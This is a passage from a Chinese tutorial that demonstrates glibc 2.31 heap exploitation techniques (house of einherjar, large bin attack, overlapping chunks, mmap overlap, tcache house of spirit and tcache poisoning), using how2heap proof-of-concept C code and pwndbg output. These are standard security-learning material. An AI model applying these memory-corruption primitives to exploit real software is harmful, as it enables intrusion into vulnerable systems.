01:0008|      0x5555555592a8 ◂— 0x161
02:0010|      0x5555555592b0 —▸ 0x7ffff7fb0be0 (main_arena+96) —▸ 0x555555559b00
... ↓
04:0020|      0x5555555592c0 ◂— 0x0
... ↓
07:0038|      0x5555555592d8 ◂— 0x31 /* '1' */
pwndbg> p a
$19 = (intptr_t *) 0x5555555592a0
pwndbg>
```

然后我们此时再 malloc 一个 0x158 大小的chunk ，合并后大小为 0x160, 然后此时 合并后的 chunk 就会被整块取出,

然后我们在进行如下操作

```
119     uint8_t *pad = malloc(0x28);
120     free(pad);
121
```

```
► 122     printf("\nNow we free chunk 'b' to launch a tcache poisoning attack\n");
  123     free(b);
```

那么此时 chunk b 也会加入到 tcache bin里，且指向了刚 free 的 pad chunk

```
pwndbg> p b
$25 = (uint8_t *) 0x5555555592e0 "\020\233UUUU"
pwndbg> bins
tcachebins
0x30 [  2]: 0x5555555592e0 —▸ 0x555555559b10 ◂— 0x0
0x100 [  7]: 0x555555559a10 —▸ 0x555555559910 —▸ 0x555555559810 —▸ 0x555555559710 
fastbins
```

由于， chunk d 可对 chunkb进行任意修改 （堆块重叠了）

```
pwndbg> x/40gx 0x5555555592b0-0x10
0x5555555592a0: 0x0000000000000000      0x0000000000000161      =====> chunk d
0x5555555592b0: 0x0000000000000000      0x0000000000000000
0x5555555592c0: 0x0000000000000000      0x0000000000000000
0x5555555592d0: 0x0000000000000000      0x0000000000000031      =====> fake chunk
0x5555555592e0: 0x0000555555559b10      0x0000555555559010         ----> chunk b
0x5555555592f0: 0x0000000000000000      0x0000000000000000
0x555555559300: 0x0000000000000060      0x0000000000000100      =====> chunk c
0x555555559310: 0x0000000000000000      0x0000000000000000
0x555555559320: 0x0000000000000000      0x0000000000000000
0x555555559330: 0x0000000000000000      0x0000000000000000
0x555555559340: 0x0000000000000000      0x0000000000000000
```

我们通过修改 chunk d 的内容来达到 修改 chunk b 的 fd 指针的目的，

```
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/house_of_einherjar.c
   125
   126     printf("We overwrite b's fwd pointer using chunk 'd'\n");
   127     d[0x30 / 8] = (long) stack_var;
   128
   129     // take target out
 ► 130     printf("Now we can cash out the target chunk.\n");
   131     malloc(0x28);
   132     intptr_t *e = malloc(0x28);
   133     printf("\nThe new chunk is at %p\n", e);
   134
   135     // sanity check
──────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────
00:0000│ rsp  0x7fffffffe210 ◂— 0x700000000
01:0008│      0x7fffffffe218 ◂— 0x2800000007
02:0010│      0x7fffffffe220 —▸ 0x5555555592a0 ◂— 0x0
03:0018│      0x7fffffffe228 —▸ 0x5555555592e0 —▸ 0x7fffffffe260 —▸ 0x55555555404
04:0020│      0x7fffffffe230 —▸ 0x555555559310 ◂— 0x0
05:0028│      0x7fffffffe238 —▸ 0x555555559308 ◂— 0x100
06:0030│      0x7fffffffe240 ◂— 0x60 /* '`' */
07:0038│      0x7fffffffe248 —▸ 0x5555555592b0 ◂— 0x0
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► f 0     55555555571e main+1269
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x/40gx 0x5555555592b0
0x5555555592b0: 0x0000000000000000      0x0000000000000000
0x5555555592c0: 0x0000000000000000      0x0000000000000000
0x5555555592d0: 0x0000000000000000      0x0000000000000031
```

```
0x5555555592e0: 0x00007ffffffe260       0x0000555555559010
0x5555555592f0: 0x0000000000000000      0x0000000000000000
0x555555559300: 0x0000000000000060      0x0000000000000100
```

最后我们只需两次 malloc 就能拿到目标地址

```
129     // take target out
130     printf("Now we can cash out the target chunk.\n");
131     malloc(0x28);
132     intptr_t *e = malloc(0x28);
133     printf("\nThe new chunk is at %p\n", e);
```

完整代码如下:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <malloc.h>
#include <assert.h>

int main()
{
    /*
     * This modification to The House of Enherjar works with the tcache-option e
     * The House of Einherjar uses an off-by-one overflow with a null byte to co
     * It has the additional requirement of a heap leak.
     *
     * After filling the tcache list to bypass the restriction of consolidating
     * we target the unsorted bin (instead of the small bin) by creating the fak
     * The following restriction for normal bins won't allow us to create chunks
```

```
17       * allocated from the system in this arena:
18       *
19       * https://sourceware.org/git/?p=glibc.git;a=commit;f=malloc/malloc.c;h=b90d
20
21      setbuf(stdin, NULL);
22      setbuf(stdout, NULL);
23
24      printf("Welcome to House of Einherjar 2!\n");
25      printf("Tested on Ubuntu 20.04 64bit (glibc-2.31).\n");
26      printf("This technique can be used when you have an off-by-one into a malloc
27
28      printf("This file demonstrates a tcache poisoning attack by tricking malloc
29             "returning a pointer to an arbitrary location (in this case, the stac
30
31      // prepare the target
32      intptr_t stack_var[4];
33      printf("\nThe address we want malloc() to return is %p.\n", (char *) &stack_
34
35      printf("\nWe allocate 0x38 bytes for 'a' and use it to create a fake chunk\n
36      intptr_t *a = malloc(0x38);
37
38      // create a fake chunk
39      printf("\nWe create a fake chunk preferably before the chunk(s) we want to o
40      printf("We set our fwd and bck pointers to point at the fake_chunk in order
41
42      a[0] = 0;    // prev_size (Not Used)
43      a[1] = 0x60; // size
44      a[2] = (size_t) a; // fwd
45      a[3] = (size_t) a; // bck
46
47      printf("Our fake chunk at %p looks like:\n", a);
48      printf("prev_size (not used): %#lx\n", a[0]);
```

```
49      printf("size: %#lx\n", a[1]);
50      printf("fwd: %#lx\n", a[2]);
51      printf("bck: %#lx\n", a[3]);
52
53      printf("\nWe allocate 0x28 bytes for 'b'.\n"
54             "This chunk will be used to overflow 'b' with a single null byte into
55             "After this chunk is overlapped, it can be freed and used to launch a
56      uint8_t *b = (uint8_t *) malloc(0x28);
57      printf("b: %p\n", b);
58
59      int real_b_size = malloc_usable_size(b);
60      printf("Since we want to overflow 'b', we need the 'real' size of 'b' after
61
62      /* In this case it is easier if the chunk size attribute has a least signifi
63       * a value of 0x00. The least significant byte of this will be 0x00, because
64       * the chunk includes the amount requested plus some amount required for the
65      printf("\nWe allocate 0xf8 bytes for 'c'.\n");
66      uint8_t *c = (uint8_t *) malloc(0xf8);
67
68      printf("c: %p\n", c);
69
70      uint64_t* c_size_ptr = (uint64_t*)(c - 8);
71      // This technique works by overwriting the size metadata of an allocated chu
72
73      printf("\nc.size: %#lx\n", *c_size_ptr);
74      printf("c.size is: (0x100) | prev_inuse = 0x101\n");
75
76      printf("We overflow 'b' with a single null byte into the metadata of 'c'\n")
77      b[real_b_size] = 0;
78      printf("c.size: %#lx\n", *c_size_ptr);
79
80      printf("It is easier if b.size is a multiple of 0x100 so you "
```

```
81          "don't change the size of b, only its prev_inuse bit\n");
82
83      // Write a fake prev_size to the end of b
84      printf("\nWe write a fake prev_size to the last %lu bytes of 'b' so that "
85          "it will consolidate with our fake chunk\n", sizeof(size_t));
86      size_t fake_size = (size_t)((c - sizeof(size_t) * 2) - (uint8_t*) a);
87      printf("Our fake prev_size will be %p - %p = %#lx\n", c - sizeof(size_t) * 2
88      *(size_t*) &b[real_b_size-sizeof(size_t)] = fake_size;
89
90      // Change the fake chunk's size to reflect c's new prev_size
91      printf("\nMake sure that our fake chunk's size is equal to c's new prev_size
92      a[1] = fake_size;
93
94      printf("Our fake chunk size is now %#lx (b.size + fake_prev_size)\n", a[1]);
95
96      // Now we fill the tcache before we free chunk 'c' to consolidate with our f
97      printf("\nFill tcache.\n");
98      intptr_t *x[7];
99      for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++) {
100         x[i] = malloc(0xf8);
101     }
102
103     printf("Fill up tcache list.\n");
104     for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++) {
105         free(x[i]);
106     }
107
108     printf("Now we free 'c' and this will consolidate with our fake chunk since
109     free(c);
110     printf("Our fake chunk size is now %#lx (c.size + fake_prev_size)\n", a[1]);
111
112     printf("\nNow we can call malloc() and it will begin in our fake chunk\n");
```

```
    intptr_t *d = malloc(0x158);
    printf("Next malloc(0x158) is at %p\n", d);

    // tcache poisoning
    printf("After the patch https://sourceware.org/git/?p=glibc.git;a=commit;h=7
           "We have to create and free one more chunk for padding before fd poin
    uint8_t *pad = malloc(0x28);
    free(pad);

    printf("\nNow we free chunk 'b' to launch a tcache poisoning attack\n");
    free(b);
    printf("Now the tcache list has [ %p -> %p ].\n", b, pad);

    printf("We overwrite b's fwd pointer using chunk 'd'\n");
    d[0x30 / 8] = (long) stack_var;

    // take target out
    printf("Now we can cash out the target chunk.\n");
    malloc(0x28);
    intptr_t *e = malloc(0x28);
    printf("\nThe new chunk is at %p\n", e);

    // sanity check
    assert(e == stack_var);
    printf("Got control on target/stack!\n\n");
}

```

5. large_bin_attack

通过该技术向目标地址写入一个大值

2.30 之后关于 largs bin 的代码

```
if ((unsigned long) (size) < (unsigned long) chunksize_nomask (bck->bk)){
        fwd = bck;
        bck = bck->bk;
        victim->fd_nextsize = fwd->fd;
        victim->bk_nextsize = fwd->fd->bk_nextsize;
        fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
}
```

这里加了两个检查

```
    if (__glibc_unlikely (fwd->bk_nextsize->fd_nextsize != fwd))
        malloc_printerr ("malloc(): largebin double linked list corrupted
(nextsize)");
```

以及

```
if (bck->fd != fwd)
malloc_printerr ("malloc(): largebin double linked list corrupted (bk)");
```

导致传统的 large bin attack 没法使用

但是存在一个新的利用路径:

首先布置如下的 heap

```
pwndbg> parseheap
addr               prev               size                 status             f
```

```
0x555555559000      0x0             0x290           Used            N
0x555555559290      0x0             0x430           Used            N
0x5555555596c0      0x0             0x20            Used            N
0x5555555596e0      0x0             0x420           Used            N
0x555555559b00      0x0             0x20            Used            N
```

0x20 的为 guard chunk ，避免 free 之后 chunk 合并 ，然后我们free p1，此时 chunk p1 会放入 unsortedbin

```
──────────────────────────────────────────────────[ SOURCE (CODE) ]──────────────────
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/large_bin_attack.c
   54   printf("Once again, allocate a guard chunk to prevent consolidate\n");
   55
   56   printf("\n");
   57
   58   free(p1);
 ► 59   printf("Free the larger of the two --> [p1] (%p)\n",p1-2);
   60   size_t *g3 = malloc(0x438);
   61   printf("Allocate a chunk larger than [p1] to insert [p1] into large bin\n
   62
   63   printf("\n");
   64
──────────────────────────────────────────────────[ STACK ]────────────────────────
00:0000| rsp  0x7fffffffe280 ◂— 0x0
01:0008|      0x7fffffffe288 —▸ 0x5555555592a0 —▸ 0x7ffff7fb0be0 (main_arena+96) 
02:0010|      0x7fffffffe290 —▸ 0x5555555596d0 ◂— 0x0
03:0018|      0x7fffffffe298 —▸ 0x5555555596f0 ◂— 0x0
04:0020|      0x7fffffffe2a0 —▸ 0x555555559b10 ◂— 0x0
05:0028|      0x7fffffffe2a8 —▸ 0x555555555140 (_start) ◂— endbr64
06:0030|      0x7fffffffe2b0 —▸ 0x7fffffffe3b0 ◂— 0x1
```

```
07:0038|      0x7fffffffe2b8 ◂— 0xf7624ffb64d1fe00
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► f 0     5555555553fa main+465
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559290 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559290
smallbins
empty
largebins
empty
pwndbg> n
```

然后我们再 malloc 一个比 p1 大的 chunk，此时 p1 会被放入到 lagrebin

```
──────────────────────────────────────────────[ SOURCE (CODE) ]──────────────────────────────────────────────
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/large_bin_attack.c
   56   printf("\n");
   57
```

```
   58   free(p1);
   59   printf("Free the larger of the two --> [p1] (%p)\n",p1-2);
   60   size_t *g3 = malloc(0x438);
 ► 61   printf("Allocate a chunk larger than [p1] to insert [p1] into large bin\n
   62
```

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
0x400: 0x555555559290 —▸ 0x7ffff7fb0fd0 (main_arena+1104) ◂— 0x555555559290
```

然后我们在 free p2 (p2 大小小于 p1 h和 p3) , 此时 p2 就会被放入到 unsortedbin 里

```
   65   free(p2);
 ► 66   printf("Free the smaller of the two --> [p2] (%p)\n",p2-2);
   67   printf("At this point, we have one chunk in large bin [p1] (%p),\n",p1-2)
   68   printf("               and one chunk in unsorted bin [p2] (%p)\n",p2-2);
```

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x5555555596e0 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x5555555596e0
smallbins
empty
largebins
0x400: 0x555555559290 —▸ 0x7ffff7fb0fd0 (main_arena+1104) ◂— 0x555555559290
pwndbg>
```

然后我们修改 p1 的 bk_nextsize 指向 target-0x20 , 此时的 p1 在 largebin 里

```
 ► 72   p1[3] = (size_t)((&target)-4);
   73   printf("Now modify the p1->bk_nextsize to [target-0x20] (%p)\n",(&target)
```

```
pwndbg> x/20gx p1-2
0x555555559290: 0x0000000000000000      0x0000000000000431
0x5555555592a0: 0x00007ffff7fb0fd0      0x00007ffff7fb0fd0
0x5555555592b0: 0x0000555555559290      0x00007fffffffe260 <------ bk->nextsize
0x5555555592c0: 0x0000000000000000      0x0000000000000000
```

```
0x5555555592d0: 0x0000000000000000      0x0000000000000000
0x5555555592e0: 0x0000000000000000      0x0000000000000000
0x5555555592f0: 0x0000000000000000      0x0000000000000000
0x555555559300: 0x0000000000000000      0x0000000000000000
0x555555559310: 0x0000000000000000      0x0000000000000000
0x555555559320: 0x0000000000000000      0x0000000000000000
pwndbg> p &target
$14 = (size_t *) 0x7fffffffe280
pwndbg> x/20gx &target-2
0x7fffffffe260: 0x00007fffffffe2c0      0x0000555555555140
0x7fffffffe270: 0x00007fffffffe3b0      0x00005555555554a4
0x7fffffffe280: 0x0000000000000000      0x00005555555592a0
0x7fffffffe290: 0x00005555555596d0      0x00005555555596f0
0x7fffffffe2a0: 0x0000555555559b10      0x0000555555559b30
```

然后我们再 malloc 一个比 p2 大 chunk （此时 p2 在 unsortedbin 里），那么此时，就会将 p2 从 unsortedbin 取出，insert largebins 里，那么就存在如下代码

```
if ((unsigned long) (size) < (unsigned long) chunksize_nomask (bck->bk)){
        fwd = bck;
        bck = bck->bk;
        victim->fd_nextsize = fwd->fd;
        victim->bk_nextsize = fwd->fd->bk_nextsize;
        fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
}
```

`victim->fd_nextsize = fwd->fd;` -- > `p1->fd_nextsize = p2->fd`

`victim->bk_nextsize = fwd->fd->bk_nextsize` --> `p1->bk_nextsize = p2->fd->bk_next_size`

```
pwndbg> x/10gx p1-2
0x555555559290: 0x0000000000000000      0x0000000000000431
0x5555555592a0: 0x00007ffff7fb0fd0      0x00007ffff7fb0fd0
0x5555555592b0: 0x0000555555559290      0x00007fffffffe260
0x5555555592c0: 0x0000000000000000      0x0000000000000000
0x5555555592d0: 0x0000000000000000      0x0000000000000000
pwndbg> x/10gx p2-2
0x5555555596e0: 0x0000000000000000      0x0000000000000421
0x5555555596f0: 0x00007ffff7fb0be0      0x00007ffff7fb0be0
0x555555559700: 0x0000000000000000      0x0000000000000000
0x555555559710: 0x0000000000000000      0x0000000000000000
0x555555559720: 0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x00007ffff7fb0be0
0x7ffff7fb0be0 <main_arena+96>: 0x0000555555559f60      0x0000000000000000
0x7ffff7fb0bf0 <main_arena+112>:        0x00005555555596e0      0x00005555555596e
```

这样就成功在 target 目标写入 p2->fd->bk_next_size 的值，即 0x00005555555596e0

```
pwndbg> p/x target
$22 = 0x5555555596e0
pwndbg>
```

通常而言，这种写大数的行为，我们可以用来修改 *global_max_fast*

完整代码如下:

```
#include<stdio.h>
#include<stdlib.h>
#include<assert.h>

```

```
/*

A revisit to large bin attack for after glibc2.30

Relevant code snippet :

        if ((unsigned long) (size) < (unsigned long) chunksize_nomask (bck->bk)){
                fwd = bck;
                bck = bck->bk;
                victim->fd_nextsize = fwd->fd;
                victim->bk_nextsize = fwd->fd->bk_nextsize;
                fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
        }


*/

int main(){
  /*Disable IO buffering to prevent stream from interfering with heap*/
  setvbuf(stdin,NULL,_IONBF,0);
  setvbuf(stdout,NULL,_IONBF,0);
  setvbuf(stderr,NULL,_IONBF,0);

  printf("\n\n");
  printf("Since glibc2.30, two new checks have been enforced on large bin chunk i
  printf("Check 1 : \n");
  printf(">    if (__glibc_unlikely (fwd->bk_nextsize->fd_nextsize != fwd))\n");
  printf(">        malloc_printerr (\"malloc(): largebin double linked list corru
  printf("Check 2 : \n");
  printf(">    if (bck->fd != fwd)\n");
  printf(">        malloc_printerr (\"malloc(): largebin double linked list corru
  printf("This prevents the traditional large bin attack\n");
```

```
37    printf("However, there is still one possible path to trigger large bin attack.
38
39    printf("=====================================================================\n\
40
41    size_t target = 0;
42    printf("Here is the target we want to overwrite (%p) : %lu\n\n",&target,target)
43    size_t *p1 = malloc(0x428);
44    printf("First, we allocate a large chunk [p1] (%p)\n",p1-2);
45    size_t *g1 = malloc(0x18);
46    printf("And another chunk to prevent consolidate\n");
47
48    printf("\n");
49
50    size_t *p2 = malloc(0x418);
51    printf("We also allocate a second large chunk [p2]  (%p).\n",p2-2);
52    printf("This chunk should be smaller than [p1] and belong to the same large bin
53    size_t *g2 = malloc(0x18);
54    printf("Once again, allocate a guard chunk to prevent consolidate\n");
55
56    printf("\n");
57
58    free(p1);
59    printf("Free the larger of the two --> [p1] (%p)\n",p1-2);
60    size_t *g3 = malloc(0x438);
61    printf("Allocate a chunk larger than [p1] to insert [p1] into large bin\n");
62
63    printf("\n");
64
65    free(p2);
66    printf("Free the smaller of the two --> [p2] (%p)\n",p2-2);
67    printf("At this point, we have one chunk in large bin [p1] (%p),\n",p1-2);
68    printf("               and one chunk in unsorted bin [p2] (%p)\n",p2-2);
```

```
69
70    printf("\n");
71
72    p1[3] = (size_t)((&target)-4);
73    printf("Now modify the p1->bk_nextsize to [target-0x20] (%p)\n",(&target)-4);
74
75    printf("\n");
76
77    size_t *g4 = malloc(0x438);
78    printf("Finally, allocate another chunk larger than [p2] (%p) to place [p2] (%p
79    printf("Since glibc does not check chunk->bk_nextsize if the new inserted chunk
80    printf("  the modified p1->bk_nextsize does not trigger any error\n");
81    printf("Upon inserting [p2] (%p) into largebin, [p1](%p)->bk_nextsize->fd->nexs
82
83    printf("\n");
84
85    printf("In out case here, target is now overwritten to address of [p2] (%p), [t
86    printf("Target (%p) : %p\n",&target,(size_t*)target);
87
88    printf("\n");
89    printf("=====================================================================\n\
90
91    assert((size_t)(p2-2) == target);
92
93    return 0;
94  }
```

6. overlapping_chunks

通过修改 size 造成堆重叠，然后拿到两个指针指向同一个 chunk

构造如下 chunk

```
pwndbg> parseheap
addr                prev                size                status              f
0x555555559000      0x0                 0x290               Used                N
0x555555559290      0x0                 0x80                Used                N
0x555555559310      0x3131313131313131  0x500               Used                N
0x555555559810      0x3232323232323232  0x80                Used                N
```

p1 是 大小 0x80 的chunk， p2 是大小为 0x500 的chunk ，p3 是大小为 0x80 的chuk

然后修改 p2 的大小 为 p2 +p 3

```
  44    /* VULNERABILITY */
► 45    *(p2-1) = evil_chunk_size; // we are overwriting the "size" field of chunk
  46    /* VULNERABILITY */
```

再然后释放 p2

```
  48    printf("\nNow let's free the chunk p2\n");
► 49    free(p2);
  50    printf("The chunk p2 is now in the unsorted bin ready to serve possible\nn
```

再分配一个新的 大小符合修改之后的 chunk， 可以把 修改完 chunk 之后的 p2+p3 重新分配回来

```
  56    p4 = malloc(evil_region_size);
```

```
 ► 58   printf("\np4 has been allocated at %p and ends at %p\n", (char *)p4, (cha
   59   printf("p3 starts at %p and ends at %p\n", (char *)p3, (char *)p3+0x580-8
   60   printf("p4 should overlap with p3, in this case p4 includes all p3.\n");
   61
   62   printf("\nNow everything copied inside chunk p4 can overwrites data on\nc
   63            " and data written to chunk p3 can overwrite data\nstored in t
──────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000| rsp  0x7fffffffe280 —▸ 0x7fffffffe3b8 —▸ 0x7fffffffe633 ◂— '/media/psf/H
01:0008|      0x7fffffffe288 ◂— 0x15555556d
02:0010|      0x7fffffffe290 —▸ 0x7ffff7fb5fc8 (__exit_funcs_lock) ◂— 0x0
03:0018|      0x7fffffffe298 ◂— 0x57800000581
04:0020|      0x7fffffffe2a0 —▸ 0x5555555592a0 ◂— 0x3131313131313131 ('11111111')
05:0028|      0x7fffffffe2a8 —▸ 0x555555559320 ◂— 0x3232323232323232 ('22222222')
06:0030|      0x7fffffffe2b0 —▸ 0x555555559820 ◂— 0x3333333333333333 ('33333333')
07:0038|      0x7fffffffe2b8 —▸ 0x555555559320 ◂— 0x3232323232323232 ('22222222')
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────
 ► f 0     555555555390 main+359
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────
pwndbg> p p4+evil_region_size
$9 = (long *) 0x55555555bee0
pwndbg> p p3+0x580-8
$10 = (long *) 0x55555555c3e0
pwndbg>
```

我们就会发现 p4 和 p3 重叠了

```
pwndbg> telescope p3
00:0000| rax rdi  0x555555559820 ◂— 0x3333333333333333 ('33333333')
... ↓
```

```
pwndbg> telescope p4
00:0000|   0x555555559320 ◂— 0x3434343434343434 ('44444444')
... ↓
pwndbg> hexdump 0x555555559320 0x400
+0000 0x555555559320  34 34 34 34  34 34 34 34  34 34 34 34  34 34 34 34  |4444|4
...
pwndbg>
+0020 0x555555559720  34 34 34 34  34 34 34 34  34 34 34 34  34 34 34 34  |4444|4
...
+0120 0x555555559820  33 33 33 33  33 33 33 33  33 33 33 33  33 33 33 33  |3333|3
...
+0170 0x555555559870  34 34 34 34  34 34 34 34  34 34 34 34  34 34 34 34  |4444|4
...
+0190 0x555555559890  34 34 34 34  34 34 34 34  71 07 02 00  00 00 00 00  |4444|4
+01a0 0x5555555598a0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|.
...
pwndbg>
```

7. mmap_overlapping_chunks

```
    GLibC中的Mmap chunks入门知识
    ================================
在GLibC中，有一个点，当一个分配是如此之大，以至于malloc决定我们需要一个单独的内存部分来处理它，而不

Mmap分块有一个prev_size和一个size。大小*代表当前的 分块的大小。一个chunk的*prev_size*表示剩余的空间

下面的POC本质上是一个重叠的chunk攻击，但在mmap chunks上。这和https://github.com/shellphish/how2hea
这只是一个简单的概念证明，目的是为了证明一般的 的方法来执行对 mmap 分块的攻击。 关于GLibC中mmap ch
```

首先使用 malloc 分配几个大的 chunk :

```
57    long long* top_ptr = malloc(0x100000);
58    printf("The first mmap chunk goes directly above LibC: %p\n",top_ptr);
59
60    // After this, all chunks are allocated downwards in memory towards the he
61    long long* mmap_chunk_2 = malloc(0x100000);
62    printf("The second mmap chunk goes below LibC: %p\n", mmap_chunk_2);
63
64    long long* mmap_chunk_3 = malloc(0x100000);
65    printf("The third mmap chunk goes below the second mmap chunk: %p\n", mmap
```

此时我们可以知道 mmap_chunk_3 的 preve size 和 size 分别为： 0 和 0x101002

假设我们此时有一个漏洞可以修改 preve_size

```
88    // Vulnerability!!! This could be triggered by an improper index or a buff
89    // Additionally, this same attack can be used with the prev_size instead o
90    mmap_chunk_3[-1] = (0xFFFFFFFFFD & mmap_chunk_3[-1]) + (0xFFFFFFFFFD & mma
91    printf("New size of third mmap chunk: 0x%llx\n", mmap_chunk_3[-1]);
92    printf("Free the third mmap chunk, which munmaps the second and third chun
93
94    /*
```

我们将 prev_size 修改为 0x202002 , 然后我们 free mmap_chunk_3 ,

```
102   Because of this added restriction, the main goal is to get the memory bac
103   to have two pointers assigned to the same location.
```

```
  */
  // Munmaps both the second and third pointers
► free(mmap_chunk_3);

  /*
  Would crash, if on the following:
  mmap_chunk_2[0] = 0xdeadbeef;
  This is because the memory would not be allocated to the current program.
```

这个时候我们再 malloc 一个大小 0x300000 ， 由于前面发生的合并，所以我们会得到一个 重叠的 chunk

```
  printf("Get a very large chunk from malloc to get mmapped chunk\n");
  printf("This should overlap over the previously munmapped/freed chunks\n"
  long long* overlapping_chunk = malloc(0x300000);
► printf("Overlapped chunk Ptr: %p\n", overlapping_chunk);
  printf("Overlapped chunk Ptr Size: 0x%llx\n", overlapping_chunk[-1]);

  ------------------------------------------------------------------------
  pwndbg> p overlapping_chunk
$7 = (long long *) 0x7f78b3e60010
pwndbg> p/x overlapping_chunk[-1]
$8 = 0x301002
pwndbg>
```

然后我们修改 overlapping_chunk 的数据内容的同时，就是把 mmap_chunk_2 的值修改了

```
  // Show that the pointer has been written to.
► printf("Second chunk value (after write): 0x%llx\n", mmap_chunk_2[0]);
```

```
   137  printf("Overlapped chunk value: 0x%llx\n\n", overlapping_chunk[distance]);
   138  printf("Boom! The new chunk has been overlapped with a previous mmaped chu
──────────────────────────────────────────────────[ BACKTRACE ]──────────────────
pwndbg> p/x mmap_chunk_2[0]
$14 = 0x1122334455667788
```

8. tcache_house_of_spirit

首先 malloc 一个 chunk

```
12      printf("(Search for strings \"invalid next size\" and \"double free or cor
13
14      printf("Ok. Let's start with the example!.\n\n");
15
16
► 17    printf("Calling malloc() once so that it sets up its memory.\n");
18      malloc(1);
19
20      printf("Let's imagine we will overwrite 1 pointer to point to a fake chunk
```

此时在栈上我们有一个可控目标

```
20      printf("Let's imagine we will overwrite 1 pointer to point to a fake chunk
21      unsigned long long *a; //pointer that will be overwritten
22      unsigned long long fake_chunks[10]; //fake chunk region
```

将这个可控目标伪造成一个一个chunk ，修改其大小

```
► 28    fake_chunks[1] = 0x40; // this is the size
```

free 这个伪造的 chunk ，

```
► 34    a = &fake_chunks[2];
  35
  36    printf("Freeing the overwritten pointer.\n");
  37    free(a);
  38
```

我们就会发现，在 tcache 上有一个栈地址

```
pwndbg> bins
tcachebins
0x40 [  1]: 0x7ffe02d9aa00 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
```

```
empty
pwndbg>
```

此时，我们再malloc 一次，就能把这个栈地址拿回来

```
──────────────────────────────────────────────────[ SOURCE (CODE) ]──────────────────
In file: /pwn/tcache_house_of_spirit.c
   38
   39   printf("Now the next malloc will return the region of our fake chunk at %
   40   void *b = malloc(0x30);
   41   printf("malloc(0x30): %p\n", b);
   42
 ► 43   assert((long)b == (long)&fake_chunks[2]);
   44 }
──────────────────────────────────────────────────[ STACK ]──────────────────────────
00:0000│ rsp  0x7ffe02d9a9e0 —▸ 0x7ffe02d9aa00 ◂— 0x0
... ↓
02:0010│      0x7ffe02d9a9f0 —▸ 0x55c7abd8f040 ◂— 0x400000006
03:0018│      0x7ffe02d9a9f8 ◂— 0x40 /* '@' */
04:0020│      0x7ffe02d9aa00 ◂— 0x0
... ↓
06:0030│      0x7ffe02d9aa10 —▸ 0x7ffe02d9aa36 ◂— 0x55c7abd901200000
07:0038│      0x7ffe02d9aa18 —▸ 0x55c7abd9040d (__libc_csu_init+77) ◂— add    rbx
──────────────────────────────────────────────────[ BACKTRACE ]────────────────────────
 ► f 0     55c7abd90368 main+351
   f 1     7f432c2890b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────
pwndbg> p b
$1 = (void *) 0x7ffe02d9aa00
```

9. tcache_poisoning

通过劫持修改 tcache fd 的形式来，来获取一个目标地址，这里的目标是一个栈地址， 作用于 8 挺相似的 malloc 两个 chunk ，分别为 a 和 b

```
21    printf("Allocating 2 buffers.\n");
22    intptr_t *a = malloc(128);
23    printf("malloc(128): %p\n", a);
24    intptr_t *b = malloc(128);
► 25  printf("malloc(128): %p\n", b);
```

然后再一次将他们 free

```
27   printf("Freeing the buffers...\n");
28   free(a);
29   free(b);
30
```

```
pwndbg> bins
tcachebins
0x90 [  2]: 0x55ce97ce6330 —▸ 0x55ce97ce62a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
```

```
smallbins
empty
largebins
empty
pwndbg>
```

就有如上的链表结构，假设我们可以溢出第一个 chunk，那么们就能修改第二个 chunk 的fd ,则我们将 chunk b 的fd 修改为栈地址,此时 tcachebins 就变成如下

```
In file: /pwn/tcache_poisoning.c
   30
   31   printf("Now the tcache list has [ %p -> %p ].\n", b, a);
   32   printf("We overwrite the first %lu bytes (fd/next pointer) of the data at
   33              "to point to the location to control (%p).\n", sizeof(intptr_t
   34   b[0] = (intptr_t)&stack_var;
 ► 35   printf("Now the tcache list has [ %p -> %p ].\n", b, &stack_var);
   36
   37   printf("1st malloc(128): %p\n", malloc(128));
   38   printf("Now the tcache list has [ %p ].\n", &stack_var);
   39
   40   intptr_t *c = malloc(128);
──────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000| rsp  0x7fff96c64620 —▸ 0x7f5ea82fbfc8 (__exit_funcs_lock) ◂— 0x0
01:0008| rdx  0x7fff96c64628 —▸ 0x55ce96f65410 (__libc_csu_init) ◂— endbr64
02:0010|      0x7fff96c64630 —▸ 0x55ce97ce62a0 ◂— 0x0
